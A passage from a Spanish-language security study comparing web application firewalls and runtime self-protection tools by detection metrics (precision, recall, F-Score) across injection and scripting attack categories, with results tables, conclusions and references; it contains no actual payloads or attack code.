


Figura 76: Proceso asignación TP, FN, TN, FP

Una vez completados los diferentes ciclos de ataques para cada herramienta de protección que se desee analizar, se calcularán las métricas correspondientes que permitan evaluar cada solución y realizar una comparativa entre ellas; la relación y las características de las mismas, se detallan en el capítulo 4.1.5 Métricas utilizadas.

4.1.5 Métricas utilizadas

Como se ha indicado en el capítulo 3.1 Objetivo, es necesario poder clasificar la eficacia de las herramientas evaluadas, mediante el uso de métricas objetivas; el indicador más adecuado

para la correcta clasificación de las herramientas, es el indicador F-Score. (Bermejo Higuera, 2013; Van Rijsbergen, 1979).

El indicador F-Score, también llamado F-measure o F1-Score, es la media armónica ponderada de dos medidas: precision y recall. (Zhang & Zhang, 2009)

$$F = \frac{1}{\propto \frac{1}{P} + (1-\propto)\frac{1}{R}}$$

donde el factor de ponderación α ∈ [0,1]. F-Score balanceado, asigna los mismos pesos a precision y recall, lo que significa que α=1/2. Por lo tanto, la fórmula de F-Score balanceado, puede ser escrita del siguiente modo:

$$F = 2.\frac{P.R}{P+R}$$

Las medidas que intervienen en el cálculo del indicador F-Score, son las siguientes (Bermejo Higuera, 2013):

- **Precision (P):** es el ratio del número de payloads maliciosos correctamente detectados entre el número de total de payloads maliciosos detectados. Esta medida se conoce también como Positive Predictive Value (PPV):

$$P = \frac{TP}{TP + FP}$$

- **Recall (R):** es el ratio del número de payloads maliciosos correctamente detectados entre el número de payloads maliciosos totales conocidos. También se denomina como True Positive Rate (TPR) o Sensitivity:

$$R = \frac{TP}{TP + FN}$$

Donde:

- **TP – True Positives:** es el número de payloads maliciosos correctamente detectados, es decir, aquellos payloads detectados que son capaces de explotar una vulnerabilidad determinada.
- **FP – False Positives:** es el número de payloads detectados como maliciosos que, en realidad, no son capaces de explotar una vulnerabilidad determinada.
- **FN – False Negatives:** es el número de payloads maliciosos no detectados.

El valor de F-Score es un compromiso entre Recall y Precision. Asume valores entre el intervalo [0,1]. En este contexto, su valor es 0 si ningún payload malicioso ha sido detectado, y será 1 si todos los payloads detectados son maliciosos y todos los payloads maliciosos han sido detectados.

Se proponen también los siguientes índices:

- **FPR – False Positive Rate:** es el ratio de payloads incorrectamente detectados como capaces de explotar una vulnerabilidad concreta asociada a un caso de test no vulnerable, entre el número de payloads incapaces de explotar casos de test no vulnerables, es decir, la probabilidad que un payload no malicioso sea detectado incorrectamente como malicioso (probabilidad de falsas alarmas).

$$FPR = \frac{FP}{FP + TN}$$

- **NPV – Negative Predictive Value:** es el ratio de payloads detectados correctamente como incapaces de explotar una vulnerabilidad concreta asociada a un caso de test no vulnerable, entre la suma del número de payloads incapaces de explotar casos de test no vulnerables y el número de payloads detectados incorrectamente como incapaces de explotar un caso de test vulnerable. Es decir, se trata de la confianza que se puede asignar a la ausencia de alertas ante la generación de un ataque concreto.

$$NPV = \frac{TN}{TN + FN}$$

- **Accuracy:** es el ratio de payloads identificados correctamente entre el total de payloads generados.

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN}$$

Donde:

- **TN – True Negatives:** es el número de payloads no maliciosos no detectados.

4.2 Descripción de resultados

A continuación, se detallan los resultados obtenidos por cada una de las soluciones evaluadas. La fila TOTAL de cada tabla, se ha calculado en base a la media ponderada

(excluyendo los valores extremos[1]) de los resultados de cada uno de los índices de cada categoría de vulnerabilidades, con el objeto de eliminar la influencia ocasionada por el diferente número de payloads de cada categoría.

4.2.1 ModSecurity

Vulnerabilidad	Nº Payloads	TP	FP	TN	FN	Precision	Recall	False Positive Rate	Negative Predictive Value	Accuracy	F1 score
Inyección Comandos	156	52	52	26	26	**0,500**	0,667	0,667	0,500	0,500	**0,571**
Inyección SQL	400	200	200	0	0	**0,500**	1,000	1,000	0,000	0,500	**0,667**
Path Traversal	391	113	114	81	83	**0,498**	0,577	0,585	0,494	0,496	**0,534**
Remote File Inclusion	116	31	42	17	26	**0,425**	0,544	0,712	0,395	0,414	**0,477**
Redirect	156	33	28	36	59	**0,541**	0,359	0,438	0,379	0,442	**0,431**
Cross Site Scripting	122	61	61	0	0	**0,500**	1,000	1,000	0,000	0,500	**0,667**
TOTAL	1.341	490	497	160	194	**0,507**	0,655	0,684	0,428	0,487	**0,541**

Tabla 8: Resultados obtenidos por ModSecurity.

Se observa un alto porcentaje de falsos positivos en todas las categorías de vulnerabilidades, pero concretamente en las categorías de Inyección SQL y Cross Site Scripting, ModSecurity realiza un bloqueo sistemático de todas las peticiones obteniendo el mismo número de TP y FP, provocando con ello que el valor del False Positive Rate (FPR) sea 1 en esas categorías.

Al obtener una alta tasa de FN y una baja tasa de TN, el valor del Negative Predictive Value es el más bajo de todas las soluciones evaluadas (0,428).

Por otra parte, se observa un bajo nivel de precisión global (0,507), indicativo del alto número de FP. El índice Recall se ve afectado en diferentes categorías debido al número de FN obtenido en las mismas, lo cual afecta al índice F-Score, siendo su puntuación global de 0,541.

[1] Excepto en aquellos casos en los que no sea posible eliminar los extremos debido a la igualdad de resultados, en los que se calculará la media ponderada sin la exclusión de valores extremos.

4.2.2 Incapsula

Vulnerabilidad	Nº Payloads	TP	FP	TN	FN	Precision	Recall	False Positive Rate	Negative Predictive Value	Accuracy	F1 score
Inyección Comandos	156	52	52	26	26	**0,500**	0,667	0,667	0,500	0,500	**0,571**
Inyección SQL	400	191	190	10	9	**0,501**	0,955	0,950	0,526	0,503	**0,657**
Path Traversal	391	196	195	0	0	**0,501**	1,000	1,000	0,000	0,501	**0,668**
Remote File Inclusion	116	0	0	59	57	**0,000**	0,000	0,000	0,509	0,509	**0,000**
Redirect	156	0	0	64	92	**0,000**	0,000	0,000	0,410	0,410	**0,000**
Cross Site Scripting	122	61	61	0	0	**0,500**	1,000	1,000	0,000	0,500	**0,667**
TOTAL	1.341	500	498	159	184	**0,501**	0,897	0,894	0,470	0,484	**0,645**

Tabla 9: Resultados obtenidos por Incapsula.

Llama la atención la no detección de ningún payload malicioso en las categorías de Remote File Inclusion y Redirect, quedando por este hecho, su Precision, Recall, FPR y F-Score con un valor de 0 en estas categorías. En concreto, el índice Precision de esta herramienta es el más bajo de todos los evaluados, situándose en un valor global de 0,501.

Asimismo, en las restantes categorías, se produce un elevado número de FP, alcanzando el FPR el valor de 1 en las categorías de Path Traversal y Cross Site Scripting.

El valor global de F-Score se sitúa en 0,645.

4.2.3 AppDefender

Vulnerabilidad	Nº Payloads	TP	FP	TN	FN	Precision	Recall	False Positive Rate	Negative Predictive Value	Accuracy	F1 score
Inyección Comandos	156	0	0	78	78	**0,000**	0,000	0,000	0,500	0,500	**0,000**
Inyección SQL	400	200	0	200	0	**1,000**	1,000	0,000	1,000	1,000	**1,000**
Path Traversal	391	0	0	195	196	**0,000**	0,000	0,000	0,499	0,499	**0,000**
Remote File Inclusion	116	0	0	59	57	**0,000**	0,000	0,000	0,509	0,509	**0,000**
Redirect	156	62	0	64	30	**1,000**	0,674	0,000	0,681	0,808	**0,805**
Cross Site Scripting	122	59	39	22	2	**0,602**	0,967	0,639	0,917	0,664	**0,742**
TOTAL	1.341	321	39	618	363	**0,825**	0,803	0,058	0,595	0,582	**0,777**

Tabla 10: Resultados obtenidos por AppDefender

Es destacable la nula detección de ataques en las categorías de Inyección de comandos, Path Traversal y RFI; aun así, las puntuaciones obtenidas en el resto de categorías, consiguen que el índice Precision global de esta herramienta, se sitúe en 0,825.

En la categoría de Inyección SQL, la tasa de detecciones correctas TP y TN es del 100%, alcanzando el valor 1 en los índices Precision, Recall, Negative Predictive Value, Accuracy y F1 Score.

Alcanza un alto número de TN, sin embargo, el alto número de FN detectado, penaliza su puntuación en el índice Negative Predictive Value, situándose en 0,595.

Su porcentaje de aciertos (Accuracy), se sitúa en 0,582 y su F-Score en 0,777.

4.2.4 Contrast

Vulnerabilidad	Nº Payloads	TP	FP	TN	FN	Precision	Recall	False Positive Rate	Negative Predictive Value	Accuracy	F1 score
Inyección Comandos	156	13	0	78	65	**1,000**	0,167	0,000	0,545	0,583	**0,286**
Inyección SQL	400	183	0	200	17	**1,000**	0,915	0,000	0,922	0,958	**0,956**
Path Traversal	391	187	0	195	9	**1,000**	0,954	0,000	0,956	0,977	**0,977**
Remote File Inclusion	116	16	0	59	41	**1,000**	0,281	0,000	0,590	0,647	**0,438**
Redirect	156	46	0	64	46	**1,000**	0,500	0,000	0,582	0,705	**0,667**
Cross Site Scripting	122	42	0	61	19	**1,000**	0,689	0,000	0,763	0,844	**0,816**
TOTAL	1.341	487	0	657	197	**1,000**	0,706	0,000	0,764	0,832	**0,810**

Tabla 11: Resultados obtenidos por Contrast

Se observa la ausencia completa de FP, lo cual provoca que su índice de Precision se sitúe en 1 y el valor del False Positive Rate en 0.

Su relativamente bajo número de FN, junto al elevado número de TP hacen que el índice Recall se sitúe en 0,706 y su F-Score en 0,810.

El Negative Predictive Value alcanza el valor de 0,764, debido a la identificación correcta de TN y al bajo número de FN.

El porcentaje de aciertos se sitúa en torno al 83%: Accuracy=0,832.

4.2.5 Resumen de resultados y comparación de soluciones

A partir de la descripción de los datos obtenidos por cada solución evaluada, se han confeccionado diferentes tablas y gráficos que ayudarán a valorar adecuadamente el desempeño de cada solución.

A continuación, en la Tabla 12, se presentan las diferentes soluciones ordenadas por orden descendente según la puntuación obtenida en cada una de ellas en el índice F-Score. Se ha optado por la ordenación en este índice debido a que el mismo indica la relación entre Precision y Sensitivity (Recall), de modo que muestra de forma objetiva la relación entre los TP, FP y TN.

En esa tabla se presentan, además, otros índices que el autor considera que son de interés ya que aportan información complementaria del comportamiento de cada solución, si bien el índice FPR (False Positive Rate) ha sido modificado de tal forma que sea más comprensible para el lector la interpretación del mismo en el conjunto de los demás índices presentados.

El FPR indica la probabilidad de falsas alarmas, de tal forma que cuanto más pequeño sea el valor del mismo, mejor desempeño tendrá la solución evaluada, es decir, el valor del índice es inversamente proporcional al desempeño de la solución. Debido a que los otros 5 índices presentados presentan una relación directamente proporcional entre el valor de cada uno de los índices y el desempeño de la solución, y que los posibles valores de cada uno de ellos se sitúan en el intervalo [0,1], se ha optado por presentar en las tablas y gráficos correspondientes, el valor del complementario del 1 en función del FPR. Si, por ejemplo, el valor real del FPR es 0,059, se presentará el valor 1-0,059=0,941.

Herramienta	F-score	Precision	Recall	FPR	NPV	Accuracy
Contrast	**0,810**	1,000	0,706	1,000	0,764	0,832
Appdefender	**0,777**	0,825	0,803	0,942	0,595	0,582
Incapsula	**0,645**	0,501	0,897	0,106	0,470	0,484
Modsecurity	**0,541**	0,507	0,655	0,316	0,428	0,487

Tabla 12: Soluciones evaluadas ordenadas por su puntuación F-Score




Figura 77: Gráfico radial con las puntuaciones obtenidas en los diferentes índices por cada solución

En el gráfico anterior, se pueden observar los excelentes resultados obtenidos en los índices Precision y FPR por las soluciones RASP, especialmente por Contrast, que obtiene un valor de 1 en ambos índices.

Por otra parte, se observa que los resultados de las soluciones WAF son bastante similares, solapándose en algunos casos los resultados obtenidos por Incapsula y ModSecurity .

Herramienta	Cmdi	SQLi	Path Traversal	RFI	Redirect	XSS
Modsecurity	0,571	0,667	0,534	0,477	0,431	0,667
Incapsula	0,571	0,657	0,668	0,000	0,000	0,667
Appdefender	0,000	1,000	0,000	0,000	0,805	0,742
Contrast	0,286	0,956	0,977	0,438	0,667	0,816

Tabla 13: Puntuación F-Score en cada grupo de vulnerabilidades de cada herramienta evaluada

5 Conclusiones y trabajos futuros

En este trabajo se ha realizado una comparativa de diferentes soluciones de protección WAF y RASP, realizando diferentes tipos de ataques mediante el escáner de vulnerabilidades OWASP ZAP contra diversos casos de test seleccionados de dos aplicaciones web que han actuado como banco de pruebas (OWASP Benchmark y Wavsep), interponiendo cada una de las soluciones a evaluar, con el objeto de analizar sus resultados.

A partir de los datos obtenidos, puede concluirse lo siguiente:

Las soluciones RASP presentan un alto índice de precisión gracias a la presencia prácticamente nula de FP.

Contrast logra en Precision una puntuación de 1, destacando además en todos los otros índices respecto al resto de soluciones evaluadas, obteniendo la mayor puntuación en F-Score (0,81).

Appdefender, presenta altos valores en Precision (0,825) y FPR (0,942), pero debido al elevado número de FN, su puntuación en los índices NPV y Accuracy se ven penalizadas, situándose no obstante, por encima de las puntuaciones obtenidas por las soluciones WAF.

Por su parte, las soluciones WAF analizadas: ModSecurity e Incapsula, presentan prácticamente los mismos resultados en varios de los índices analizados (Precision, Accuracy y NPV), debido posiblemente al hecho de la interceptación de la petición antes de su llegada a la aplicación y a la comparación de la petición contra una serie de reglas y patrones establecidos, sin posibilidad de analizar las llamadas al sistema realizadas por parte de la aplicación, debido a lo cual generan un alto número de FP, lo que penaliza su puntuación en Precision y, por lo tanto, en F-Score. Incapsula obtiene una mejor puntuación en el índice F-Score (0,645), ya que su puntuación en el índice Recall es también alta (0,897). Evidentemente, los resultados obtenidos por las soluciones WAF, mejorarán una vez modificada la configuración específica aplicada a cada solución en función del entorno y de la aplicación a proteger.

Queda clara la superioridad en Precision y casi total ausencia de FP proporcionada por las soluciones RASP, además del valor elevado en F-Score y en el resto de índices de la solución Contrast.

AppDefender, puede considerarse una buena opción en la protección de vulnerabilidades específicas como SQLi, Redirect y XSS.

Respecto a las soluciones WAF evaluadas, aparte de la facilidad de uso, configuración y servicios complementarios que ofrece la solución de Incapsula (balanceo de carga, acelerador de peticiones, etc.), no se aprecian diferencias significativas respecto a una solución open source, como ModSecurity, por lo que ésta podría ser una excelente opción para la protección de aplicaciones web de empresas o particulares con presupuesto limitado.

Debido a la inexistencia de una metodología establecida que especifique los pasos a seguir para la evaluación de herramientas de protección de aplicaciones web, se propone utilizar la metodología descrita en el capítulo 3.2 Metodología de trabajo del presente estudio en futuros trabajos de investigación, adaptándola en función de nuevos requisitos, para la evaluación de cualquier herramienta de protección contra cualquier banco de pruebas.

6 Referencias

Akamai. (2016). akamai's [state of the internet] Q1 2016 report, 77. http://doi.org/10.1017/CBO9781107415324.004

Aqtronix. (2016). AQTRONIX. Recuperado 22 de noviembre de 2016, a partir de https://www.aqtronix.com/?PageID=99

Barracuda. (2016). Barracuda Networks. Recuperado 22 de noviembre de 2016, a partir de https://www.barracuda.com/products/webapplicationfirewall/features

Bermejo Higuera, J. R. (2013). *Metodología de evaluación de herramientas de análisis automático de seguridad de aplicaciones web para su adaptación en el ciclo de vida de desarrollo.*

Consejo de la Unión Europea. (2016). The general data protection regulation - Consilium. Recuperado 22 de noviembre de 2016, a partir de http://www.consilium.europa.eu/es/policies/data-protection-reform/data-protection-regulation/

Contrast Security. (2016a). Contrast Security - Contrast RESTful API Documentation. Recuperado 25 de noviembre de 2016, a partir de https://api.contrastsecurity.com/#

Contrast Security. (2016b). Open Docs | Open Docs. Recuperado 25 de noviembre de 2016, a partir de https://docs.contrastsecurity.com/

Contrast Security. (2016c). RASP | Runtime Application Self-Protection | Contrast Protect. Recuperado 22 de noviembre de 2016, a partir de https://www.contrastsecurity.com/runtime-application-self-protection-rasp

Department of Homeland Security. (2016a). Federal Information Security Modernization Act (FISMA) | Homeland Security. Recuperado 22 de noviembre de 2016, a partir de https://www.dhs.gov/fisma

Department of Homeland Security. (2016b). FY 2017 CIO FISMA Metrics.

Fong, E., Black, P. E., & Dalci, E. (2008). Building a Test Suite for Web Application Scanners Romain Gaucher Vadim Okun, 1-8.

Gartner. (2016). Runtime Application Self-Protection (RASP) - Gartner IT Glossary. Recuperado 22 de noviembre de 2016, a partir de http://www.gartner.com/it-glossary/runtime-application-self-protection-rasp

Gobierno de España. (2010). PAe - CTT - General - Esquema Nacional de Seguridad. Recuperado 22 de noviembre de 2016, a partir de https://administracionelectronica.gob.es/ctt/ens#.WDQl5vnhD7w

Hewlet Packard Enterprise. (2016). Swagger UI. Recuperado 25 de noviembre de 2016, a partir de https://app.hpeappdefender.com/swagger-ui/index.html#!/Rule_Settings/listAllProtectionsUsingGET

Hewlett Packard Enterprise. (2016a). Soluciones de software de autoprotección de aplicaciones en tiempo de ejecución (Runtime Application Self-Protection, RASP) | Hewlett Packard Enterprise España. Recuperado 22 de noviembre de 2016, a partir de http://www8.hp.com/es/es/software-solutions/appdefender-application-self-protection/

Hewlett Packard Enterprise. (2016b). Using HPE Security Fortify Application Defender. Recuperado 25 de noviembre de 2016, a partir de https://app.hpeappdefender.com/documentation/HP_AppDef_olh.htm#Resources/HTML elements/Title_Page.htm%3FTocPath%3D_____1

Holm, H., & Ekstedt, M. (2013). Estimates on the effectiveness of web application firewalls against targeted attacks. *Information Management & Computer Security*, *21*(4), 250-265. http://doi.org/10.1108/IMCS-11-2012-0064

Immunio. (2016a). How does IMMUNIO work.

Immunio. (2016b). Runtime Application Self-Protection (RASP) Features | IMMUNIO Features. Recuperado 22 de noviembre de 2016, a partir de https://www.immun.io/features

Imperva. (2015). WA A R 2 0 15.

Imperva. (2016). Imperva Incapsula Docs. Recuperado 22 de noviembre de 2016, a partir de https://docs.incapsula.com/Content/Home.htm

INTECO. (2010). SEGURIDAD PERIMETRAL.

IronBee. (2016). IronBee - Open source web application firewall (IronBee Blog). Recuperado 22 de noviembre de 2016, a partir de https://www.ironbee.com/

Jefatura de Estado de España. (2011). Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal., 1-21.

Jefatura de Estado de España. (2014). Ley 34 / 2002 , de 11 de julio , de servicios de la sociedad de la información y de comercio electrónico . TEXTO CONSOLIDADO Última

modificación : 10 de mayo de 2014. *Boe*, *núm. 166,* 1-32.

Jennings, N. R. (2000). On agent-based software engineering. *Artificial Intelligence*, *117*, 277-296.

John, J. S. (2013). An Introduction to ModSecurity iSEC Partners, 5.

Kemp Technologies. (2016). Web Application Firewall (WAF) | Load Balancer and Reverse Proxy with OWASP Top 10 | Spain. Recuperado 22 de noviembre de 2016, a partir de https://kemptechnologies.com/es/solutions/waf/

Kephart, J. O., & Chess, D. M. (2003). The Vision of Autonomic Computing.

Langsec. (2016). Language-theoretic Security. Recuperado 23 de noviembre de 2016, a partir de http://www.langsec.org/

Mitre. (2016). CWE - Common Weakness Enumeration. Recuperado 27 de noviembre de 2016, a partir de https://cwe.mitre.org/index.html

ModSecurity Project. (2015). ModSecurity Frequently Asked Questions (FAQ). Recuperado 22 de noviembre de 2016, a partir de https://github.com/SpiderLabs/ModSecurity/wiki/ModSecurity-Frequently-Asked-Questions-(FAQ)

Münch, P. (2016). Create a NAXSI WAF for Owncloud · Patrick Münch Blog. Recuperado 22 de noviembre de 2016, a partir de http://atomic111.github.io/blog/create-a-naxsi-waf-for-owncloud

Naxsi. (2016). Naxsi Wiki. Recuperado 22 de noviembre de 2016, a partir de https://github.com/nbs-system/naxsi/wiki

Naxsi, why, how | another random tech blog. (2012). Recuperado 22 de noviembre de 2016, a partir de http://blog.memze.ro/?p=39

OWASP. (2013). Top 10 2013-Top 10 - OWASP. Recuperado 22 de noviembre de 2016, a partir de https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP. (2016a). About The Open Web Application Security Project - OWASP. Recuperado 22 de noviembre de 2016, a partir de https://www.owasp.org/index.php/About_OWASP

OWASP. (2016b). Benchmark - OWASP. Recuperado 26 de noviembre de 2016, a partir de https://www.owasp.org/index.php/Benchmark#tab=Main

OWASP. (2016c). Category:OWASP Best Practices: Use of Web Application Firewalls - OWASP. Recuperado 22 de noviembre de 2016, a partir de https://www.owasp.org/index.php/Category:OWASP_Best_Practices:_Use_of_Web_Application_Firewalls#tab=Main

Parlamento Europeo. (1995). EUR-Lex - l14012 - EN - EUR-Lex. Recuperado 22 de noviembre de 2016, a partir de http://eur-lex.europa.eu/legal-content/ES/TXT/?uri=URISERV%3Al14012

PCI Security Standards Council. (2016). PCI Compliance Guide Frequently Asked Questions | PCI DSS FAQs. Recuperado 22 de noviembre de 2016, a partir de https://www.pcicomplianceguide.org/pci-faqs-2/#1

Poll, E., Van den Broek, F., & De Ruiter, J. (s. f.). LangSec meets state machines Erik Poll joint work with Fabian van den Broek, Joeri de Ruiter & many others.

Ponemon Institute. (2015). 2015 Cost of Cyber Crime Study : Global Sponsored by Hewlett Packard Enterprise, (October).

Prevoty. (2016a). *Prevoty Datasheet*.

Prevoty. (2016b). Products | Prevoty Runtime Application Security. Recuperado 23 de noviembre de 2016, a partir de https://www.prevoty.com/products/#application-protection

Razzaq, A., Hur, A., Shahbaz, S., Masood, M., & Ahmad, H. F. (2013). Critical analysis on web application firewall solutions. *Autonomous Decentralized Systems (ISADS), 2013 IEEE Eleventh International Symposium on*, 1-6. http://doi.org/10.1109/ISADS.2013.6513431

Ristic, I. (2010). Modsecurity Handbook - The Complete Guide to Securing Your Web Application.

Ristic, I. (2012). Protocol-Level Evasion of Web Application Firewalls – Network Security Blog | Qualys, Inc. Recuperado 23 de noviembre de 2016, a partir de https://blog.qualys.com/ssllabs/2012/07/25/protocol-level-evasion-of-web-application-firewalls

Shadow Daemon. (2016). Shadow Daemon Open-Source Web Application Firewall. Recuperado 22 de noviembre de 2016, a partir de https://shadowd.zecure.org/overview/introduction/

Sheth, C., & Thakker, R. (2013). Performance Evaluation and Comparison of Network Firewalls under DDoS Attack. *I.J. Computer Network and Information Security*, *12*(12),

60-67. http://doi.org/10.5815/ijcnis.2013.12.08

Sophos Ltd. (2016). Firewall gratis: Home edition para la descarga de Sophos UTM Firewall. Sophos. Recuperado 22 de noviembre de 2016, a partir de https://www.sophos.com/es-es/products/free-tools/sophos-utm-home-edition.aspx

Technavio. (2016). Global Runtime Application Self-Protection Security Market 2016-2020 | Technavio - Discover Market Opportunities. Recuperado 22 de noviembre de 2016, a partir de http://www.technavio.com/report/global-it-security-global-runtime-application-self-protection-security-market-2016-2020?utm_source=T2&utm_medium=BW&utm_campaign=Media

Techtarget. (2016). Comparing the best Web application firewalls in the industry. Recuperado 22 de noviembre de 2016, a partir de http://searchsecurity.techtarget.com/feature/Comparing-the-best-Web-application-firewalls-in-the-industry

Trustwave. (2016). Trustwave Web Application Firewall. Recuperado 22 de noviembre de 2016, a partir de https://www.trustwave.com/Products/Application-Security/Web-Application-Firewall/

Van Rijsbergen, C. J. (1979). INFORMATION RETRIEVAL.

Vázquez, J. M. M. (2002). Cortafuegos. Comparativa entre las Distintas Generaciones y Funcionalidades Adicionales, 1-27.

Veracode. (2016a). Runtime Application Self-Protection (RASP) | Veracode. Recuperado 22 de noviembre de 2016, a partir de https://www.veracode.com/security/runtime-application-self-protection-rasp

Veracode. (2016b). Veracode Runtime Protection | Veracode. Recuperado 22 de noviembre de 2016, a partir de https://www.veracode.com/products/runtime-protection-rasp

WAF-FLE Project. (2014). WAF-FLE Project - ModSecurity Console. Recuperado 22 de noviembre de 2016, a partir de http://waf-fle.org/

Waratek. (2016). Runtime Application Self-Protection (RASP) - Waratek. Recuperado 22 de noviembre de 2016, a partir de http://www.waratek.com/runtime-application-self-protection-rasp/

Web Application Security Consortium. (2006). The Web Application Security Consortium / Web Application Firewall Evaluation Criteria. Recuperado 22 de noviembre de 2016, a partir

de http://projects.webappsec.org/w/page/13246985/Web Application Firewall Evaluation Criteria

Wikipedia. (2016a). Health Insurance Portability and Accountability Act. Recuperado 22 de noviembre de 2016, a partir de https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act

Wikipedia. (2016b). Sarbanes–Oxley Act. Recuperado 22 de noviembre de 2016, a partir de https://en.wikipedia.org/wiki/Sarbanes%E2%80%93Oxley_Act

Williams, J. (2015). Protection from the Inside: Application Security Methodologies Compared. *SANS Reading Room*, (April), 1-18.

Yuan, E., Esfahani, N., & Malek, S. (2010). A Systematic Survey of Self-Protecting Software Systems. *ACM Trans. Auton. Adapt. Syst.*, *xx*(x), 17:1--17:41. http://doi.org/10.1145/2555611

Zhang, E., & Zhang, Y. (2009). F-Measure. En L. LIU & M. T. ÖZSU (Eds.), *Encyclopedia of Database Systems* (p. 1147). inbook, Boston, MA: Springer US. http://doi.org/10.1007/978-0-387-39940-9_483

7 Anexos

7.1 Casos de test seleccionados agrupados por categorías de vulnerabilidades

Categoría vulnerabilidad	TestCase vulnerables	TestCase no vulnerables
cmdi	26	26
sqli	20	20
path traversal	15	15
rfi	57	6
redirect	59	8
xss	61	59
Total	**238**	**134**

7.2 Payloads generados agrupados por categorías de vulnerabilidades

